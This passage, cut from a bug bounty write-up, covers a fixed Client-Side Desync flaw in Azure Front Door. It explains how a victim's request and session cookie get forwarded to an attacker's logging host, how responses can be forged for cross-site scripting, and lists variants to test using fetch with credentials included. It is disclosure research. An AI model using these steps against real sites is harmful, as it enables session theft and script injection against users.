The screenshot relates to the incomplete request sent with fetch().
Front Door treats this as two separate requests, where the second is a POST request with a body attached, 200 bytes long. Remember that azure-attacker.jeti.pw is configured not to redirect automatically, so in this case the server checks Content-Length.
Because the request body is missing, the server waits for 200 bytes of data to finish the request. It is like a form that says "attach 200 pages" and then sits waiting for the rest of the pages before filing anything. All the attacker needs to do is redirect the victim to the victim's website:
location = 'http://azure-victim.jeti.pw/'
This single line tells the browser to navigate to the victim's site. The victim's browser sends another GET request, and most of the time it reuses the same connection, because that is what keep-alive is for. Both requests then look like this:
The screenshot relates to both requests sharing one connection.
The server receives its 200 bytes of data, which are the victim's own request, and sends a POST request to http://azure-attacker.jeti.pw/logger with the following data:
GET / HTTP/1.1
Host: azure-victim.jeti.pw
Accept-Encoding: gzip, deflate
Accept: */*
Cookie: PHPSESSID=[redacted]
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138 Safari/537.36
Connection: keep-alive
Cache-Control: max-age=0
Line by line:
GET / HTTP/1.1is the victim's request for the page.Host: azure-victim.jeti.pwsays which site the request is for.Accept-Encoding: gzip, deflatelists the compression formats the browser can handle.Accept: */*says the browser will accept any content type.Cookie: PHPSESSID=[redacted]is the victim's session cookie. This is the sensitive part: whoever holds it can act as the logged-in victim. The value is redacted here.Accept-Language: en-US;q=0.9,en;q=0.8lists the languages the user prefers.User-Agent: ...identifies the browser and operating system.Connection: keep-aliveasks to keep the connection open.Cache-Control: max-age=0asks for a fresh copy rather than a cached one.
Effectively, the attacker has stolen the victim's session cookie. The victim's own request was swallowed as the missing body of the attacker's request and forwarded to the attacker's logging endpoint.
"Universal" XSS by forging responses
XSS, short for cross-site scripting, is a class of bug where an attacker gets their own code to run inside another website's pages, in that site's context, so it can act with that site's permissions. Another way of exploiting a CSD vulnerability is to forge responses to the victim's requests. Consider the following request sent by the browser when the victim visits a malicious website, again via the fetch API:
The screenshot relates to the request sent when the victim visits the malicious website.
Front Door again treats it as two separate requests and sends both to the respective customer websites, receiving two separate responses. But the victim's browser sent only one request, so it expects only one response, the 307 redirect in this case. The second part stays in the connection pool waiting for another request to match, because of HTTP pipelining. HTTP pipelining is the practice of sending several requests without waiting for each reply, then matching replies to requests in order. A connection pool is the browser's store of open connections it can reuse.
When the attacker redirects the victim, the browser makes another request. Luckily for the attacker, the browser already has a response waiting in the connection pool. In this example that response contains an XSS payload that will be triggered in the context of the website the victim was redirected to. Since the attacker can redirect a victim to any Front Door powered website and forge the response, this can reasonably be called a "Universal" XSS.
Root cause
The flaw is in Front Door's handling of the request body. It ignores the Content-Length header and parses what should be a single request body as two separate requests. Combined with the fact that all Front Door customer servers share one IP address and one keep-alive connection, a browser-compatible request from a victim's browser can leave the connection desynchronised, with a request or response that does not belong to the next request the browser sends.
Impact
Under the conditions shown here, an attacker who can get a victim to visit a malicious page can steal the victim's session cookie for a Front Door backed site, or forge a response that executes script in the context of a Front Door powered website the victim is redirected to. The request-stealing technique depends on the attacker's own host not redirecting automatically, so that it honours Content-Length and waits for the missing body. The response-forging technique depends on the browser reusing the connection and on the leftover response being matched to the victim's next request.
Fix
The vulnerability was fixed on 27 June 2023, after the report on 8 May 2023. The bounty of $7500 was paid on 5 July 2023.
Variants to test
- Send a POST with a
Content-Lengththat covers an embedded second request to an HTTP endpoint that redirects to HTTPS, and count the responses. A positive result is two responses to one request. - Repeat against a host that does not redirect automatically, so the backend honours
Content-Length, and check whether it waits for the declared body length. A positive result is a pending request that completes when the next request arrives. - Use
fetchwithmode: 'no-cors',redirect: 'follow'andcredentials: 'include'from a page on an attacker-controlled origin, then navigate the victim to the target. A positive result is the victim's request, including cookies, arriving at the attacker's logging endpoint. - Craft a request whose second part produces a response containing script, then redirect the victim to a Front Door powered site. A positive result is the leftover response being matched to the victim's next request and the script executing in that site's context.
Glossary
- API: a defined way for one piece of software to ask another to do something; the
fetchAPI is the browser's built-in way for a page's JavaScript to send network requests. - Azure Front Door: Microsoft's global content delivery network and application delivery platform, which routes visitors to a company's backend servers.
- Body: the data part of an HTTP request or response, after the headers.
- Bug bounty program: an arrangement where a company pays people for finding and reporting security problems in its systems.
- Burp: a tool for inspecting and editing the requests and responses between a browser and a server.
- CDN (content delivery network): a worldwide network of servers that sits between visitors and a company's real servers to speed up and route traffic.
- Client-Side Desync (CSD): an attack that makes the victim's browser desynchronise its own connection to a vulnerable website, so requests or responses get mixed up.
- Connection: the conversation channel between a browser and a server.
- Connection pool: the browser's store of open connections it can reuse.
- Content-Length: an HTTP header stating how many bytes long the body is.
- Cookie: a small piece of data a website asks the browser to store and send back with later requests to that site.
- Cross-domain: going to a different website from the one the browser is currently on.
- Desync (desynchronisation): a state where two sides of a conversation disagree about where one message ends and the next begins.
- fetch API: the browser's built-in JavaScript way to send network requests.
- GET: the HTTP method used to ask for a page.
- Header: a labelled line in an HTTP request or response carrying extra information.
- Host: the web address (domain name) a request is aimed at.
- HTTP: the text-based protocol browsers and servers use to exchange requests and responses.
- HTTPS: the encrypted version of HTTP.
- HTTP pipelining: sending several requests without waiting for each reply, then matching replies to requests in order.
- IP address: the numeric label that identifies a computer on the internet.
- Keep-alive connection: a connection kept open and reused for several requests in a row.
- Location header: the header in a redirect response that gives the address to go to.
- POST: the HTTP method used to send data, such as a form submission.
- Redirect: a response telling the browser to go to a different address instead.
- Request: the text message a browser sends to a server.
- Response: the server's reply to a request.
- Session cookie: a cookie that lets a website recognise a logged-in user; stealing it can let an attacker act as that user.
- Status code: the number in a response's first line saying what happened, such as 200 or 307.
- TCP connection: the underlying network connection over which HTTP requests and responses travel.
- Web server: a computer that answers requests from browsers.
- XSS (cross-site scripting): a class of bug where an attacker gets their own code to run inside another website's pages, in that site's context.
- 307 Temporary Redirect: a status code meaning the resource is temporarily at another address, and the browser should go there.